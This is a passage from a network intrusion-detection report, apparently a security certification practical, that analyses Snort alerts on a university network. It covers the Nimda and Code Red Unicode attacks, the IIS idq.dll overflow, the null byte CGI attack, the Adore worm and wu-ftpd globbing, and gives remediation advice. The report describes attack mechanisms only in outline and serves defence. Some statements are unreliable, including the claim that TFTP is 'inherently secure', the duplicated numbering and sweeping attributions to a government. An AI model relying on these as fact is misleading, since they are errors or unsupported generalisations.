MY.NET.87.238	2	2	2	2
MY.NET.106.96	2	2	1	1
MY.NET.106.192	2	2	1	1
MY.NET.130.150	2	9	1	3
MY.NET.152.18	2	2	1	1
MY.NET.152.159	2	2	1	1
MY.NET.84.173	2	2	1	1
MY.NET.140.143	2	2	1	1
MY.NET.177.59	2	2	1	1
MY.NET.84.145	1	28	1	4
MY.NET.71.164	1	1	1	1
MY.NET.53.41	1	1	1	1
MY.NET.88.130	1	1	1	1
MY.NET.87.25	1	1	1	1
MY.NET.168.181	1	1	1	1
MY.NET.168.43	1	1	1	1
MY.NET.168.223	1	1	1	1
MY.NET.82.114	1	4	1	3
MY.NET.104.47	1	1	1	1
MY.NET.88.145	1	1	1	1

Table 3.7: IIS Unicode Attack Internet Source IP addresses con.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.150.223	1	1	1	1
MY.NET.112.26	1	1	1	1
MY.NET.104.52	1	1	1	1
MY.NET.88.150	1	1	1	1
MY.NET.130.132	1	1	1	1
MY.NET.84.91	1	1	1	1
MY.NET.53.71	1	21	1	4
MY.NET.151.127	1	1	1	1
MY.NET.85.59	1	1	1	1
MY.NET.139.10	1	28	1	5
MY.NET.178.186	1	1	1	1
MY.NET.53.180	1	1	1	1
MY.NET.168.30	1	1	1	1
MY.NET.104.163	1	1	1	1
MY.NET.88.189	1	1	1	1
MY.NET.111.48	1	1	1	1
MY.NET.111.47	1	1	1	1
MY.NET.143.77	1	1	1	1
MY.NET.18.12	1	1	1	1
MY.NET.83.247	1	1	1	1

Table 3.7: IIS Unicode Attack Internet Source IP addresses con.

Total Number of Internal Sources: 463
Total Number of Internal Alerts: 77,922

Summary: This alerts represents about 25% of all alerts generated. The focus of this summary concentrates on internal IPs only, since 463 (65%) of Source IP's corresponding to 77,922 (95%) of the IIS Unicode Alerts generated are from the internal MY.NET.0.0/16 network. These alerts signify internal worm infection, most likely either Nimda or Code Red. As documented in Tod Bearsley's Practical, the `http_decode` preprocessor is used to normalize the contents of HTTP requests into plain ASCII text. HTTP requests can contain escaped characters in the form of Unicode-encoded "\", "\", and "." characters on HTTP ports. This can make it very difficult to use a network based IDS to detect hostile requests made against a web server. By normalizing this data, the request is no longer obfuscated and the content matching rules for hostile HTTP request can be used. The normalized packet (with corrected payload length) is then passed on to the detection engine. This preprocessor neither logs packets nor generates alerts

There is not enough information in the alert to determine which one of the three signatures this corresponds to. Code Red, Code Red II, Nimda, and sadmind all rely in some part on Unicode translation tricks to escape from a normal IIS directory, and climb up and around a file system via relative directory commands.

Unfortunately for the university, all of these alerts signify real attacks. These internal hosts should be considered as having been totally compromised, and further, they are actively attacking other systems, both inside and outside of MY.NET. Worst of all, the University's border routers and/or firewall are not dropping these packets, so there is nothing preventing future attacks.

Correlations: Tod Bearsley talked about this in his practical in Parts 2 and 3.

Recommendations:

1. As an immediate solution, all of the 463 infected machines should be taken offline by a system administrator. Once off-line, the infected machines should have their hard drives reformatted, and the operating systems and applications reinstalled with all the proper patches. For client and non-webserver machines, IIS should be removed from all installations, as it is not necessary for normal operation.

2. The University should be modify their border routers and firewalls to drop Nimda and Code Red packets as part of both ingress and egress content filtering. All current firewalls have this capability, and many modern routers do as well (for example, Cisco has published some good Nimda and Code Red NBAR rules, and Part 1 of this practical documents how to use the Netscreen firewall to add protection against malicious URL attacks).

2. The University should implement a configuration standard for all machines. All client machines and non-web servers should have IIS uninstalled and all web directories removed. As a precaution, the IIS Lockdown Tool should be used on all web server machines. In addition, all web servers should not have their web root directories located on the boot partition of a Windows machine.

3. IDS552/web-iis_IIS ISAPI OverflowINTERNAL

Severity: High **# Alerts Reported: 45,571** *Snort Signature ID:* arachnids 552
Number of Source IPs: 1 Number of Destination IPs: 45,515

11/12-12:30:15.320088 [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize [**] MY.NET.162.91:3479 -> 24.154.247.34:80

Source triggering this attack signature:

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.162.91	45571	45586	45515	45518

Table 3.8: web-iis_IIS ISAPI Overflow INTERNAL source address

Summary: As with the previous alert, the focus here is on the source of this attack, in this case a single internal address. This alert represents 14% of all alerts, and all of the attacks occurred during the 1hour period (1200-1300) on November 12, 2002. This is a Nimda attack, looking to exploit the Indexing server vulnerability. As part of its installation process, IIS installs several ISAPI extensions -- .dlls that provide extended functionality. Among these is idq.dll, which is a component of Index Server (known in Windows 2000 as Indexing Service) and provides support for administrative scripts (.ida files) and Internet Data Queries (.idq files).

A security vulnerability results because idq.dll contains an unchecked buffer in a section of code that handles input URLs. An attacker who could establish a web session with a server on which idq.dll is installed could conduct a buffer overrun attack and execute code on the web server. Idq.dll runs in the System context, so exploiting the vulnerability would give the attacker complete control of the server and allow him to take any desired action on it.

The buffer overrun occurs before any indexing functionality is requested. As a result, even though idq.dll is a component of Index Server/Indexing Service, the service would not need to be running in order for an attacker to exploit the vulnerability. As long as the script mapping for .idq or .ida files were present, and the attacker were able to establish a web session, he could exploit the vulnerability.

Correlation: Paul Farley, Rick Yuen and Joe Ellis discuss this exploit in their practicals. This exploit is documented by eEye Digital Security and by Microsoft

Recommendation: This source IP address was already listed as an infected machine in the previous high alert. All of the recommendations from that alert apply to this one as well.

4. Watchlist 000220 IL-ISDNNET-990517

Severity: High Reported: 33,383 times *Snort Signature ID: None*
Number of Source IPs: 114 *Number of Destination IPs: 127*

11/15-18:27:42.922798 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.86.31:21197 -> MY.NET.114.45:2917

Top 10 sources triggering this attack signature:

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)	**Administrative Point Of Contact**
212.179.86.31	8539	8539	4	4	Miri Roaky, bezeq-international 40 hashacham, petach tikva 49170 Israel phone: +972 1 800800110, fax: +972 3 9203033, hostmaster@bezeqint.net
212.179.35.128	7531	7531	9	9	" "
212.179.35.8	3597	3597	41	41	" "
212.179.13.82	1589	1589	2	2	" "
212.179.35.118	1099	1099	5	5	" "
212.179.4.56	1024	1024	1	1	" "
212.179.66.17	876	876	15	15	" "
212.179.86.65	836	836	1	1	" "
212.179.35.6	823	823	9	9	" "
212.179.35.39	770	770	40	40	" "

Table 3.9: Watchlist 000220 IL-ISDNNET-990517 Top Ten Sources IP Addresses

Top 10 destinations triggering this attack signature:

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.114.45	8536	8550	1	13
MY.NET.90.233	2206	2206	5	5
MY.NET.90.217	1982	1982	5	5
MY.NET.114.25	1702	1795	16	39
MY.NET.91.252	1480	1519	4	14
MY.NET.178.67	1472	1472	3	3
MY.NET.150.220	1325	1436	21	45
MY.NET.177.51	1094	1094	5	5
MY.NET.53.41	1024	1024	1	1
MY.NET.139.10	809	836	3	13

Table 3.10: Watchlist 000220 IL-ISDNNET-990517 Top Ten Destination IP Addresses

Summary: This set of alerts represent about 10% of all alerts generated during the analysis period. These connections are for music file-sharing, most likely using Gnutella. All of these IP addresses originate from Israel and from the same DSL provider (http://www. bezeqint.net). Gnutella is a file sharing service similar to Napster, with the following advantages (or disadvantages, depending on your point of view):

- Firewall-friendly downloads permit transfers even when one host is located behind a firewall
- Distributed nature of servant makes it difficult for college administrators to block access to the Gnutella service.
- Ability to change the port you listen on makes it even harder for those college administrators to block access.
- Ability to define your own internal network with a single exit point to the rest of the internet makes it almost impossible for college sysadmins to block the free uninhibited transfer of information"

Correlations: George Bakos mentions this alert in his practical, as Gnutella traffic. From the analysis obtained from SANS concerning Gnutella, this further confirms this conclusion.

Recommendations: As mentioned above, Gnutella traffic is almost impossible to block. However, blocks of internet IP addresses are not. I would recommend blocking the entire IP allocation to bezeqint.net at the router/firewall. If it is the policy of this university to block music file sharing, I would leave this Snort rule active. Since file sharing of music is considered illegal in the U.S. I would also determine if these destination IP addresses correspond to student machines. I would then send them and e-mail outlining university policy on music file-sharing. For university owned client machines, I would place a notice outlining university policy on file sharing at all university computer cluster locations on campus.

5. TFTP - External UDP connection to internal tftp server

Severity: High Reported: 25, 571 times *Snort Signature ID: None*
Number of Source IPs: 12 *Number of Destination IPs: 8*

11/11-00:02:45.057627 [**] TFTP - External UDP connection to internal tftp server [**] MY.NET.111.235:69 -> 192.168.0.253:6420

11/12-20:23:35.270900 [**] TFTP - External UDP connection to internal tftp server [**] 63.250.219.155:1280 -> MY.NET.53.32:69

Sources triggering this attack signature:

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)	**Administrative Point Of Contact**
MY.NET.111.235	5152	5152	2	2	MY.NET Administrator
MY.NET.111.232	5132	5132	1	1	MY.NET Administrator
MY.NET.111.230	5110	5110	1	1	MY.NET Administrator
MY.NET.111.231	5096	5096	1	1	MY.NET Administrator
MY.NET.111.219	5073	5073	1	1	MY.NET Administrator
63.250.219.155	2	3	1	2	Yahoo! Broadcast Services, Inc. 701 First Avenue Sunnyvale CA 94089 +1-408-349-7183, netblockadmin@yahoo-inc.com
65.59.116.64	1	4	1	1	Level 3 Communications, Inc. 1450 Infinite Drive Louisville CO 80027 +1-877-453-8353 ipaddressing@level3.com
172.180.226.205	1	1	1	1	America Online 8619 Westwood Center Drive Suite 200 Vienna VA 22182 +1-703-265-4670 domains@aol.net, domains@aol.net
63.250.219.157	1	3	1	3	Yahoo! Broadcast Services, Inc.
63.250.205.9	1	3	1	3	" "
MY.NET.133.199	1	1	1	1	MY.NET Administrator
63.250.205.50	1	3	1	3	Yahoo! Broadcast Services, Inc.

Table 3.11: TFTP - External UDP connection to internal tftp server Sources IP Addresses

Destinations Triggering this attack signature:

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
192.168.0.253	25563	25564	6	7
MY.NET.53.32	2	4	1	3
MY.NET.85.114	1	2	1	2
MY.NET.151.115	1	4	1	1
MY.NET.91.252	1	1519	1	14
MY.NET.153.177	1	1	1	1
MY.NET.87.71	1	2	1	2
MY.NET.114.45	1	8550	1	13

Table 3.12: TFTP - External UDP connection to internal tftp server Destination IP Addresses

Summary: This alert represents about 8% of all alerts generated during the analysis period. As a rule, there should be no TFTP connections outside the MY.NET network. In fact, in this analyst's opinion, there really is no need for TFTP at all, as it is an inherently secure protocol. The Nimda worm uses TFTP to copy the worm onto the target machine. Almost all of

the detects are from an unroutable IP address (192.168.0.253). This address also has an alert from the Watchlist 000220 IL-ISDNNET-990517 , which is documented in the prior alert discussion. The SolarWinds uses a TFTP server. The SolarWinds TFTP Server has the ability to send and receive multiple files concurrently. This TFTP Server is commonly used to upload/download executable images and configurations to routers, switches, hubs, etc. The software is freely available from http://support.solarwinds.net/updates/New-customerFree.cfm

Correlation: There is a vulnerability associated with the SolarWinds Network tools, documented at http://www.securitytracker.com/alerts/2002/Oct/1005482.html

Recommendations: This alert is very strange, as it involves internal, external and unroutable IP addresses. If SolarWinds is being used on this network, this might be a possible explanation. The first thing to do is to configure the border router/firewall to reject all external port 69 (TFTP) traffic. The internal source and destination MY.NET machines should be analyzed for potential exploits. I would also contact the external IP addresses administrators to alert them of possible compromise, and block these addresses at the router/firewall.

6. CGI Null Byte attack

Severity: High/Noise **Reported:** 23,976 *Snort Signature ID: Non3 (1723 comes close)*

Number of Source IPs: 102 *Number of Destination IPs: 111*

11/11-02:39:26.093913 [**] spp_http_decode: CGI Null Byte attack detected [**] MY.NET.53.52:3706 -> 209.10.239.135:80

Top 10 sources triggering this attack signature:

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.153.71	5254	5747	3	12
MY.NET.53.52	4459	4584	1	6
MY.NET.53.142	3426	3426	1	1
MY.NET.152.157	2365	2365	1	1
MY.NET.153.146	1275	1486	1	21
MY.NET.153.122	1027	1199	3	20
MY.NET.54.220	863	863	1	1
MY.NET.88.197	652	652	1	1
MY.NET.90.218	436	436	1	1
MY.NET.152.168	429	444	1	2

Table 3.12: CGI Null Byte attack Sources IP Addresses

Top 10 destinations triggering this attack signature:

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)	**Administrative Point Of Contact**
209.10.239.135	9848	9848	10	10	IFilm Corp 1024 North Orange Drive HOLLYWOOD CA 90038 Swipper, +1-212-625-7777, swipper@globix.net
205.188.137.80	4893	5114	2	2	America Online, Inc 22080 Pacific Blvd Sterling VA 20166 +1-703-265-4670, domains@aol.net
216.241.219.14	3426	3426	1	1	Michael Fitzgerald, The Cobalt Group, Inc 2030 1st Avenue Seattle WA 98121 +1-800-909-8244, mikef@cobaltgroup.com
64.14.122.229	1104	1104	3	3	Tanya Hinman, Cable & Wireless 3300 Regency Pkwy Cary NC 27511 Abuse, +1-877-393-7878, abuse@exodus.net
216.241.219.22	905	905	2	2	The Cobalt Group, Inc
207.189.75.40	574	599	2	2	Cable & Wireless
206.151.167.94	550	575	1	1	" "
66.37.219.2	264	275	1	1	" "
203.161.233.131	188	188	1	1	operator, 56/F The Center, 99 Queen's Road Central, Hongkong phone: +852-31231588, fax: +852-22182288 ipadmin@ilink.net
64.40.225.200	154	154	1	1	Samsul Huda, Ingram Micro Inc. 1610 St Andrews Place Santa Ana CA 92799 +1-714-382-1139, samsul.huda@ingrammicro.com

Table 3.13: CGI Null Byte attack Sources IP Addresses

Summary: This alert represents about 7% of all alerts generated during the analysis period, and is triggered by Snort's http preprocessor. If the http decoding routine finds a %00 in an http request, it will alert with this message. Sometimes you may see false positives with sites that use cookies with url-encoded binary data, or if you're scanning port 443 and picking up SSL encrypted traffic . If you're logging alerted packets you can check the actual string that caused the alert. Also, the unicode alert is subject to the same false positives with cookies and SSL. Having the packet dumps is the only way to tell for sure if you have a real attack on your hands, but this is true for any content-based alert.

In short, a "Poison NULL Byte Attack" is when an attacker appends a %00 to a URL, in order to confuse a Perl script about where the end of input is (i.e. to get rid of a file extension to exploit an open() call, if that makes any sense.)

http://archives.neohapsis.com/archives/snort/2000-11/0244.html (reference for this summary)

Correlations: Rain.Forrest.Puppy described this attack.

Recommendations: This may be a false alarm, but I would still recommend contacting the

above mentioned destination IP system administrators to alert them to this potential attack so that they can ensure that their web servers are not exploitable. Since the 6 of the 10 source IP addresses listed are also on the same list as the IIS Unicode attack detected alert discussed previously, the same recommendations apply. This alert will need to be revisited in the coming weeks to ensure that other machines are not infected.

7. High port 65535 udp - possible Red Worm - traffic

Severity: High **#Alerts: 10,839** **Snort Signature ID:**
Number of Source IPs: 28 *Number of Destination IPs: 31*

```
11/11-00:21:41.400021 [**] High port 65535 tcp - possible Red Worm - traffic [**] 68.52.111.11:65535 -> MY.NET.53.32:6208
11/11-00:21:41.400224 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.53.32:6208 -> 68.52.111.11:65535
```

Top 10 Sources triggering this attack signature:

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)	**Administrative Point Of Contact**
MY.NET.88.165	5497	5567	1	5	MY.NET system administrator
80.142.168.143	5205	5209	1	2	DTAG Global IP-Adressing, Deutsche Telekom AG Bayreuther Strasse 1, D-90409 Nuernberg, Germany phone: +49 911 68909856, ripe.dtip@telekom.de
MY.NET.91.240	20	21	2	3	MY.NET system administrator
MY.NET.113.4	14	27	2	5	MY.NET system administrator
128.111.248.207	13	36	1	4	University of California, Santa Barbara Project Sequoia Computer Systems Laboratory Santa Barbara CA 93106 Kevin Schmidt, +1-805-893-7779, kps@hub.ucsb.edu
137.104.73.203	13	50	2	5	University of Wisconsin - Platteville 1 Univ. Plaza Platteville WI 53818 Dan Dargel, +1-608-342-1734, dargel@uwplatt.edu
MY.NET.139.10	12	28	1	5	MY.NET system administrator
MY.NET.114.88	9	83	1	8	MY.NET system administrator

Table 3.14: High port 65535 udp - possible Red Worm - traffic Sources IP Addresses

Top 10 Destinations triggering this attack signature:

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)	Administrative Point Of Contact
80.142.168.143	5497	5505	1	3	DTAG Global IP-Adressing Deutsche Telekom AG Bayreuther Strasse 1, D-90409 Nuernberg, Germany phone: +49 911 68909856, ripe.dtip@telekom.de
MY.NET.88.165	5205	5369	1	11	MY.NET system administrator
137.104.73.203	18	60	1	4	University of Wisconsin - Platteville 1 Univ. Plaza Platteville WI 53818 Dan Dargel, +1-608-342-1734, dargel@uwplatt.edu
MY.NET.113.4	16	516	2	22	MY.NET system administrator
24.91.226.174	15	24	2	4	AT&T Broadband Northeast 27 Industrial Ave Chelmsford MA 01824 +1-978-244-4020, ipadmin@attbb.net
MY.NET.139.10	13	836	1	13	MY.NET system administrator
128.111.248.207	12	35	1	5	University of California, Santa Barbara Project Sequoia Computer Systems Laboratory Santa Barbara CA 93106 Kevin Schmidt, +1-805-893-7779, kps@hub.ucsb.edu
MY.NET.91.240	12	28	2	7	MY.NET system administrator
80.63.71.229	8	8	1	1	AS3292 Staff Tele Danmark DataNet Sletvej 30, A039, DK-8310 Tranbjerg, Denmark phone: +45 50 12 29 47, staff@ip.tele.dk
24.167.40.42	6	6	1	1	Road Runner 13241 Woodland Park Road Herndon VA 20171+1-703-345-3151 Abuse, +1-703-345-3416, abuse@rr.com

Table 3.15: High port 65535 udp - possible Red Worm - traffic Destination IP Addresses

Summary: This alert represents about 3.3% of all alerts generated during the analysis period. The Red Worm, or more commonly referred to as the Adore Worm commonly binds a trojan backdoor to UDP port 65535 of the infected host. By stimulating the host's port with an appropriately sized ICMP packet, the compromised host will open a backdoor on port 65535. The first infection occurs at 11/11-00:21:41.400021. The source IP address is 68.52.111.11, which is listed as a Comcast address. The worm then proceeds to infect other machines within the MY.NET network, as well as external IP addresses.

Correlation:
1. http://www.sans.org/y2k/adore.htm
2. http://groups.google.com/groups?hl=en&selm=3AE3D2E9.D65479D5%40bell-bird.com.au – Lengthy Usenet thread detailing an analysis of the Adore Worm
3. Michael Reiters Practical, http://www.sans.org/y2k/practical/Michael_Reiter_GCIH.zip
4. Matthew Fiddler's Practical, http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc

Recommendations: Block IP address 68.52.111.11 at the firewall. Inform Comcast (POC Comcast Cable Communications, Inc., 3 Executive Campus Cherry Hill NJ 08002, +1-856-317-7300 cips-ip-registration@cable.comcast.com that they have an infected machine. Then, download a copy of the Adorefind from http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm and run on internal infected machines listed above, as well as all other machines that may be infected. Consult vendor list at http://www.sans.org/y2k/adore.htm to ensure that all machines running

BIND have the proper patches.

8. Watchlist 000222 NET-NCFC

Severity: Medium/High **#Alerts: 5,964** **Snort Signature ID:**
Number of Source IPs: 41 *Number of Destination IPs: 56*

11/11-23:38:18.541305 [**] Watchlist 000222 NET-NCFC [**] 159.226.247.29:4080 -> MY.NET.145.9:25

Top 10 sources triggering this attack signature:

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)	Administrative Point Of Contact
159.226.247.29	2626	2626	1	1	Xiqiong, Zhang The Computer Network Center Chinese Academy of Sciences P.O. Box 2704-10, Beijing 100080, China 10 82616000, zxq@cstnet.net.cn
159.226.1.19	1143	1143	1	1	" "
159.226.154.1	1046	1046	1	1	" "
159.226.2.11	263	263	1	1	" "
159.226.165.8	179	179	1	1	" "
159.226.143.148	114	114	1	1	" "
159.226.244.14	89	89	1	1	" "
159.226.83.22	80	87	2	2	" "
159.226.228.4	77	77	1	1	" "
159.226.6.188	55	55	6	6	" "

Table 3.16: Watchlist 000222 NET-NCFC Source IP Addresses

Top 10 destinations triggering this attack signature:

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.145.9	2626	2635	1	8
MY.NET.130.53	1143	1143	1	1
MY.NET.145.18	1046	1071	1	13
MY.NET.112.204	354	354	3	3
MY.NET.84.163	227	227	2	2
MY.NET.111.234	115	115	2	2
MY.NET.116.86	114	121	1	8
MY.NET.21.27	78	132	1	19
MY.NET.152.164	39	39	1	1
MY.NET.179.77	32	439	1	55

Table 3.17: Watchlist 000222 NET-NCFC Destination IP Addresses

Summary: This alert represents about 1.8% of all alerts generated during the analysis period. These source addresses are tagged by the Watchlist 000222 NET-NCFC alert because they belong to the Computer Network Center Chinese Academy of Science. The attacker is trying to probe port 25 (SMTP) for available services. A filter has been written to specifically target this block of source addresses.

Correlations: 1. Michael Hankel's Practical, http://www.giac.org/practical/Michael_Handel.doc
2. Robert Neel's Practical, http://www.giac.org/practical/Robert_Neel.doc

Recommendations: Block this group of external IP addresses (159.226.0.0/16) at the border router firewalls. Although the Administrator point of contact is given for this subnet, it is nearly impossible to track down or prosecute attackers coming from or through addresses in China and other restricted countries. As Michael Handel has documented in his practical, it has been demonstrated that Chinese hackers have been either funded, sponsored, directed, or encouraged in their endeavors by the Chinese government.

9. FTP DoS ftpd globbing

Severity: High **Reported:** 4,032 *Snort Signature ID: None*
Number of Source IPs: 41 *Number of Destination IPs: 56*

11/14-10:30:36.150921 [**] FTP DoS ftpd globbing [**] 193.252.171.117:4940 -> MY.NET.100.158:21

Sources triggering this attack signature:

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)	**Administrative Point Of Contact**
193.252.171.117	2080	2080	1	1	WANADOO INTERACTIVE, 48 rue Camille Desmoulins, 92791 ISSY LES MOULINEAUX CEDEX 9 FR phone: +33 1 58 88 50 00, abuse@wanadoo.fr
80.135.79.22	886	886	1	1	DTAG Global IP-Adressing, Deutsche Telekom AG Bayreuther Strasse 1, D-90409 Nuernberg, Germany phone: +49 911 68909856, ripe.dtip@telekom.de
193.252.171.112	385	385	1	1	WANADOO INTERACTIVE
217.81.237.123	231	231	1	1	WANADOO INTERACTIVE
80.14.218.218	147	147	1	1	WANADOO INTERACTIVE
217.81.234.140	95	95	1	1	DTAG Global IP-Adressing
81.48.84.109	91	91	1	1	WANADOO INTERACTIVE
217.225.55.58	78	78	1	1	DTAG Global IP-Adressing
80.15.185.235	8	8	1	1	WANADOO INTERACTIVE
193.252.171.91	7	7	1	1	WANADOO INTERACTIVE
213.39.157.59	7	7	1	1	HanseNet Telekommunikation GmbH Hammerbrookstrasse 63, D-20097 Hamburg, Germany phone: +49 40 23726 0, fax: +49 40 23726 3996 hostmaster@hansenet.co
81.49.74.135	6	6	1	1	WANADOO INTERACTIVE
212.195.180.203	6	6	1	1	T-Online France - Club Internet 11 rue de Cambrai, 75019 Paris France phone: +33 1 55 45 45 00, fax: +33 1 55 45 47 78 ripe@t-online.fr
217.235.60.23	2	2	1	1	DTAG Global IP-Adressing
212.194.145.87	1	1	1	1	Network Operation Centre T-ONLINE FRANCE
212.195.125.6	1	2	1	1	Network Operation Centre T-ONLINE FRANCE
193.251.25.203	1	1	1	1	WANADOO INTERACTIVE

Table 3.18: FTP DoS ftpd globbing Source IP Addresses

Destinations triggering this attack signature:

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.100.158	4023	4036	15	21
MY.NET.114.116	9	24	2	11

Table 3.19: FTP DoS ftpd globbing Destination IP Addresses

Summary: Wu-Ftpd is an ftp server based on the BSD ftpd that is maintained by Washington University, which allows clients to organize files for ftp actions based on "file globbing" patterns. File globbing is also used by various shells. The implementation of file globbing included in Wu-Ftpd contains a heap corruption vulnerability that may allow an attacker to execute arbitrary code on a server remotely.

If anonymous FTP is not enabled, valid user credentials are required to exploit this vulnerability. This vulnerability was initially scheduled for public release on December 3, 2001. However, Red Hat has made details public as of November 27, 2001. As a result, we are forced to warn other users of the vulnerable product, so that they may take appropriate actions. To exploit this vulnerability, an attacker must have valid credentials required to log in as an FTP user, or anonymous access must be enabled.

Correlations: Incidents.org, and Security Focus document this vulnerability

Recommendations: If the attack machines are FTP servers, the university should limit access to this server to university and authorized external clients only. Anonymous access should be disabled, and the FTP servers should be properly patched wit the latest versions of their particular FTP server software.

10. IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]

Severity: High **Reported:** 3,049 *Snort Signature ID: None*
Number of Source IPs: 2717 Number of Destination IPs: 588

11/11-12:39:56.104725 [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 61.133.119.66:18886 -> MY.NET.167.36:80

Summary: This alert comprises about 1% of all alerts generated during the analysis period. The number of source and destination IPs are too numerous to list here, as the maximum number of alerts for any one IP is 14. This attack was discussed previously in Alert 3, The difference here is that there are many destination IP addresses (versus only 1 in Alert 3) and they are all external IP addresses.

Correlations: See Alert 3 correlations
Recommendations: As this alert is Nimda related, the recommendations of Top Ten Alerts 2

and 3 apply

Top 20 Source IP addresses

A list of the top twenty source IP addresses, as compiled by Snortsnarf, are documented in Table 3.20.

Rank	Total # Alerts	**Source IP**	Destinations involved	Top Ten Alert Reference	**Administrative Point Of Contact**
1	45586	MY.NET.162.91	(45518 destination IPs)	2, 3	MY.NET system administrator
2	8539	212.179.86.31	(4 destination IPs)	4	Miri Roaky, bezeq-international 40 hashacham, petach tikva 49170 Israel phone: +972 1 800800110, fax: +972 3 9203033 hostmaster@bezeqint.net
3	7531	212.179.35.128	(9 destination IPs)	4	Miri Roaky, bezeq-international
4	5747	MY.NET.153.71	(12 destination IPs)	2,6	MY.NET system administrator
5	5567	MY.NET.88.165	(5 destination IPs)	7	MY.NET system administrator
6	5209	80.142.168.143	MY.NET.70.176, MY.NET.88.165	7	DTAG Global IP-Adressing Deutsche Telekom AG Bayreuther Strasse 1 D-90409 Nuernberg Germany phone: +49 911 68909856 ripe.dtip@telekom.de
7	5152	MY.NET.111.235	MY.NET.114.45, 192.168.0.253	5	MY.NET system administrator
8	5132	MY.NET.111.232	192.168.0.253	5	MY.NET system administrator
9	5110	MY.NET.111.230	192.168.0.253	5	MY.NET system administrator
10	5096	MY.NET.111.231	192.168.0.253	5	MY.NET system administrator
11	5073	MY.NET.111.219	192.168.0.253	5	MY.NET system administrator
12	4891	MY.NET.153.163	(93 destination IPs)	2	MY.NET system administrator
13	4584	MY.NET.53.52	(6 destination IPs)	2,6	MY.NET system administrator
14	3855	MY.NET.183.59	(28 destination IPs)	2,6	MY.NET system administrator
15	3597	212.179.35.8	(41 destination IPs)	4	Miri Roaky, bezeq-international
16	3426	MY.NET.53.142	216.241.219.14	6	MY.NET system administrator
17	3375	MY.NET.106.86	(7 destination IPs)	2	MY.NET system administrator
18	2846	MY.NET.91.100	(117 destination IPs)	2	MY.NET system administrator
19	2690	MY.NET.105.229	(4 destination IPs)	2	MY.NET system administrator
20	2626	159.226.247.29	MY.NET.145.9	8	Xiqiong, Zhang The Computer Network Center Chinese Academy of Sciences P.O. Box 2704-10, Beijing 100080, China 10 82616000, zxq@cstnet.net.cn

Table 3.20: Top Twenty Source IP Addresses

From the list, one notices that the vast majority of IP addresses belong to MY.NET., due to the IIS compromises documented on the Top Ten Alerts sections of this analysis. These machines should be taken off-line, their hard drives reformatted and OS installed with up-to-date-patches to prevent further compromises. The external IP addressees on this list should be blocked, as per the recommendations in the Top Ten Alerts

Link Analysis: MY.NET.162.91

While this is not an obscure situation, as this IP address has the most alerts by far than any other (internal or external), the timing by which these alerts occurs merits further study. The graph of MY.NET.162.91 activity during the November 11-15 period is shown in Figure 3.x

